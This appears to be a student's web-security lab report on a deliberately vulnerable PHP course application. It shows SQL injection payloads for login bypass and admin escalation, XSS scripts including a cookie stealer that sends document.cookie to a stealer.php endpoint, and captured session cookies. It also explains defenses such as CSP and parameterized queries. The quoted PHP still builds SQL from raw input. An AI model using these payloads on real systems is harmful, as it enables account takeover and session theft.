
Explain the reason why you were able to login even without correct password. Open the login.php script and obtain the SQL statement that is executed when a user clicks the Sign In button. What does the SQL statement become when the above operation is done?

This is a Sql injection attack, As we can observe the input given is user1'# , if we look through the sql query in login page "SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users WHERE username='$user'

AND password='$pass' AND is_active=1" , here username = user1'# - so this query gonna be "SELECT username, CONCAT_WS('', firstname, ' ', lastname) as uname, is_admin FROM users WHERE username='user1'#' AND password='$pass' AND is_active=1" -> # is a comments in php, after # what ever the contents that exists it is treated as commentary, it doesn't take into consideration – So, it just checks for the username validity, and the password validity is commented – and hence though we have typed incorrect password the user able to login.


Task2:

Ordinary User:




Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password

a. Log into the web application as an ordinary user and click the Change Password link at the top



Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password

b. c. Enter the old password, new password




Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password


Old Password •••••

New Password ••••••••••••••••••••

d. new role – Administrator



Welcome User1_firstname User1_lastname | Role: Administrator | Change Password new extra functionalities – manage members



localhost/CS5340-TOY-APPLICATION-2022/members.php


CS5340 Welcome User1_firstname User1_lastname | Role: Administrator | Change Password

Manage Members
View Messages
Post Messages
Search Messages
Logout

Members

Username	First Name	Last Name	Is Admin	Is Active	Action
user2	User2_firstname	User2_lastname	NO	YES	Change Role | Deactivate
user1	User1_firstname	User1_lastname	YES	YES	Change Role | Deactivate
user	Ordinary	User	NO	YES	Change Role | Deactivate
attacker1	Attacker1_firstname	Attacker1_lastname	NO	YES	Change Role | Deactivate
admin	Admin	User	YES	YES	Change Role | Deactivate

Delete messages of other users



Welcome User1_firstname User1_lastname | Role: Administrator | Change Password

malacious_message

Posted on Oct 31st, 2024 2:10am by user2 | *Delete*

malacious_message

Posted on Oct 31st, 2024 2:10am by user2 | *Delete*

malacious_message

Posted on Oct 31st, 2024 2:10am by user2 | *Delete*

malacious_message

Posted on Oct 31st, 2024 2:07am by user1 | *Delete*

malacious_message

As the role is administrator – he can have access to manage the members -> Change role of an user(Ordinary User/Administrator), Deactivate the user. He also have accessibility to delete user messages updated.
e. UPDATE users SET password='$new_password' WHERE username='$user'
suppose new password -> newuser1',is_admin='1
f. After updating Sql Statement - UPDATE users SET password=' newuser1',is_admin='1' WHERE username='$user'

SECTION2:

(a) i) Provide a description of the various defense mechanisms that can help mitigate the attacks showcased in this lab. Describe in details the core ideas behind each of the defense
XSS: To effectively mitigate XSS (Cross-Site Scripting) and SQL Injection attacks, various defense mechanisms can be implemented. These defenses focus on sanitizing input, validating data, and restricting potentially harmful operations.

a. Input Validation and Sanitization: Ensuring all user inputs conform to expected formats and removing or escaping any special characters that could be misinterpreted as code or SQL commands. For input validation - Validating input data for allowed types, ranges, and formats can prevent malicious data from being processed. For example, ensuring that usernames only contain alphanumeric characters and rejecting any with symbols can mitigate XSS and SQL Injection risks. For Sanitization - Escaping characters like <, >, ", ', and % in inputs reduce the likelihood of code execution, especially in XSS attacks. This includes encoding these characters so that they are treated as text rather than executable code.
b. Output Encoding: When displaying user-generated content, encode special characters. For instance, < becomes &lt and > becomes &gt ensuring the browser treats them as text, not HTML or JavaScript. Use

escaping libraries specific to the context where the data is rendered (e.g., HTML, JavaScript, CSS, or URL). Many web frameworks offer context-aware encoding functions.

c. Content Security Policy (CSP) for XSS: Restricting the sources of content that can be loaded and executed by the browser, thereby preventing the loading of malicious scripts. A CSP header instructs the browser on what content sources are permitted, such as scripts, images, and stylesheets. By limiting script sources to specific, trusted URLs, even if an attacker injects a script, the browser will block it unless it originates from an allowed source.

Sql Injection:

a. Parameterized Queries (Prepared Statements): Use parameterized queries, where placeholders in the SQL statements are bound to variables. This prevents SQL code from being injected, as user input is treated strictly as data rather than part of the query. Many programming languages and frameworks support parameterized queries and Object-Relational Mappers (ORMs), which provide SQL injection prevention by design.
b. Stored Procedures: Stored procedures encapsulate SQL statements within the database, separating SQL logic from user input and reducing the risk of injection. Using stored procedures with strict parameters helps ensure that only safe SQL statements are executed.
c. Web Application Firewall (WAF): WAFs can identify SQL injection patterns and block requests containing suspicious SQL syntax, offering real-time protection as an added layer to your application security.

(ii) Why do these attacks continue to plague today's web applications despite the existence of the defense mechanisms that you describe above?

Modern web applications often rely on multiple layers of frameworks, APIs, and third-party libraries, making it challenging to secure every component. Misconfigurations or insecure coding practices at any layer can open the door to attacks. Security practices aren't always uniformly applied across all parts of an application. Even if some sections are secure, a single unprotected form or endpoint can compromise the application, exposing it to SQL injection or XSS attacks. Attackers constantly innovate, creating more sophisticated SQL injection and XSS techniques that can bypass traditional defenses. This evolution requires defenses to be constantly updated, which may not always happen promptly. Developers may assume that third-party libraries, frameworks, or plugins are inherently secure and don't need further verification. However, if these components have vulnerabilities, they can expose the application to attack.

(b) Modify the application to ensure that it is immune to these attacks. Using screenshots as appropriate, demonstrate that the application cannot fall to these attacks.

Defense against XSS:


for XSS - header("Content-Security-Policy: script-src 'self'; img-src 'self'; style-src 'self';");

script-src 'self' - This directive restricts the sources from which JavaScript can be loaded. By setting it to 'self', we allow JavaScript only from the same origin as the page itself, preventing any external scripts (like those from malicious sources) from being executed. This is a critical defense against XSS attacks, as it limits where executable scripts can be loaded from.


img-src 'self' - This restricts the sources from which images can be loaded. Setting it to 'self' means images are only allowed from the same origin as the application, blocking unauthorized external images that could be used to track users or exploit vulnerabilities.

style-src 'self' - This restricts the sources from which CSS stylesheets can be loaded. By limiting it to 'self', we ensure that only styles from the same origin are allowed, blocking potential malicious styling from external sources that could inject harmful or misleading content.


Main usage: By enforcing self-origin restrictions, this policy is a strong measure to ensure that only trusted, same-origin content can be loaded, providing better security for users.



```php
<?php
header("Content-Security-Policy: script-src 'self'; img-src 'self'; style-src 'self';");

  require_once('header.php');

  if (!isset($_SESSION['user'])) {

    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></div></html>');

  } else {

    echo $search_form;

    if (isset($_GET['q'])) {

      $q = $_GET['q'];

      $result = queryMySQL("SELECT * FROM messages WHERE LOWER(message) LIKE '%$q%'");
      $num = $result->num_rows;

      echo '<h2><i>Search Results for ' . $q . '</i></h2>';

      if ($num == 0)
      {
        echo '<div class="alert alert-danger" role="alert">No search results found to be matching ' . $q . '</div>';
      }
      else
      {

        for ($j = 0 ; $j < $num ; ++$j)
        {
          $row = $result->fetch_array(MYSQLI_ASSOC);
```



localhost/CS5340-TOY-APPLICATION-2022/search.php




localhost/CS5340-TOY-APPLICATION-2022/search.php?q=<script>alert("XSS!!!")%3B<%2Fscript>

Search Results for

No search results found to be matching

As you can see in above example – I have given <script>alert('XSS');</script>, this usually is carried out displaying a Alert message in web page. So I used Content-Security-Policy as a defense mechanism, this allows external script blocking, as the parameter script-src 'self' is induced.




-APPLICATION-2022/search.php?q=<script>document.body.style.backgroundColor="orange";</script>

CS5340

Welcome User3_firstname User3_lastname | Role: Ordinary User | Change Password

Search Results for

No search results found to be matching



)617/ourmid/pngtree-student-graduation-season-large-size-background-image_126538.jpg)";</script>


CS5340

Welcome User3_firstname User3_lastname | Role: Ordinary User | Change Password

Search Results for


No search results found to be matching

As you can see in above snippets – I have given a scripting text to modify color and to modify background image of the web page using get method. On applying the defense mechanism CSP -> it blocked the script text, ensuring not to modify the background color and background image.



info.txt

```
user_details=user4; __stripe_mid=1988546a-0510-41cc-a81b-b3b05789ca8c730832; ajs_anonymous_id=ce8b1e4f-52b7-46d1-a260-22c387f1ea4e; _xsrf=2|c2bff126|8f68d885d991efd560273d39bd91e27b|1728759636; PHPSESSID=96k14jfqf24r4sj2lvensmv4a6
user_details=user4; __stripe_mid=1988546a-0510-41cc-a81b-b3b05789ca8c730832; ajs_anonymous_id=ce8b1e4f-52b7-46d1-a260-22c387f1ea4e; _xsrf=2|c2bff126|8f68d885d991efd560273d39bd91e27b|1728759636; PHPSESSID=96k14jfqf24r4sj2lvensmv4a6
```




estricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More

board.php

C: > xampp > htdocs > CS5340-TOY-APPLICATION-2022 > board.php

```php
<?php
header("Content-Security-Policy: script-src 'self'; img-src 'self'; style-src 'self';");
  require_once('header.php');

  if (!isset($_SESSION['user'])) {

    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></div></html>');

  } else {
```

The above snippets explain about:
1st snippet – Before applying csp
2nd snippet – Applying csp within the code
```
<script>
var i = new Image();
i.src = "http://localhost/CS5340-TOY-APPLICATION-2022/stealer.php?cookie=" +
document.cookie
</script>
```
Whenever this vulnerable code is injected, it creates vulnerability in stealing the cookies. On using csp – it blocks the script code to be executed.


localhost/CS5340-TOY-APPLICATION-2022/board.php


CS5340 Welcome User3_firstname User3_lastname | Role: Ordinary User | Change Password

Posted on Oct 31st, 2024 5:24pm by user3 | Delete
malacious_message


Posted on Oct 31st, 2024 5:23pm by user3 | Delete
malacious_message

Posted on Oct 31st, 2024 3:26pm by user1
malacious_message

Posted on Oct 31st, 2024 3:26pm by user1
malacious_message


Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More

C: > xampp > htdocs > CS5340-TOY-APPLICATION-2022 > board.php
```
<?php
header("Content-Security-Policy: script-src 'self'; img-src 'self'; style-src 'self';");
  require_once('header.php');

  if (!isset($_SESSION['user'])) {

    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></div></html>');

  } else {

    if (isset($_GET['action'])) {
      if ($_GET['action'] == "delete") {

        $message_id = $_GET['id'];
        if (checkIfAdmin()) {
          queryMysql("DELETE FROM messages WHERE id='$message_id'");
        }
        else {
          queryMysql("DELETE FROM messages WHERE user_id='$user' AND id='$message_id'");
        }
        echo '<div class="alert alert-danger" role="alert">Message has been deleted.</div>';

      }
    }

    $query  = "SELECT * FROM messages ORDER BY time DESC";

    $result = queryMysql($query);
    $num    = $result->num_rows;
```


localhost/CS5340-TOY-APPLICATION-2022/board.php

CS5340 Welcome User3_firstname User3_lastname | Role: Ordinary User | Change Password

Posted on Oct 31st, 2024 5:24pm by user3 | Delete
malacious_message


Posted on Oct 31st, 2024 5:23pm by user3 | Delete
malacious_message

Posted on Oct 31st, 2024 3:26pm by user1
malacious_message

Posted on Oct 31st, 2024 3:26pm by user1
malacious_message

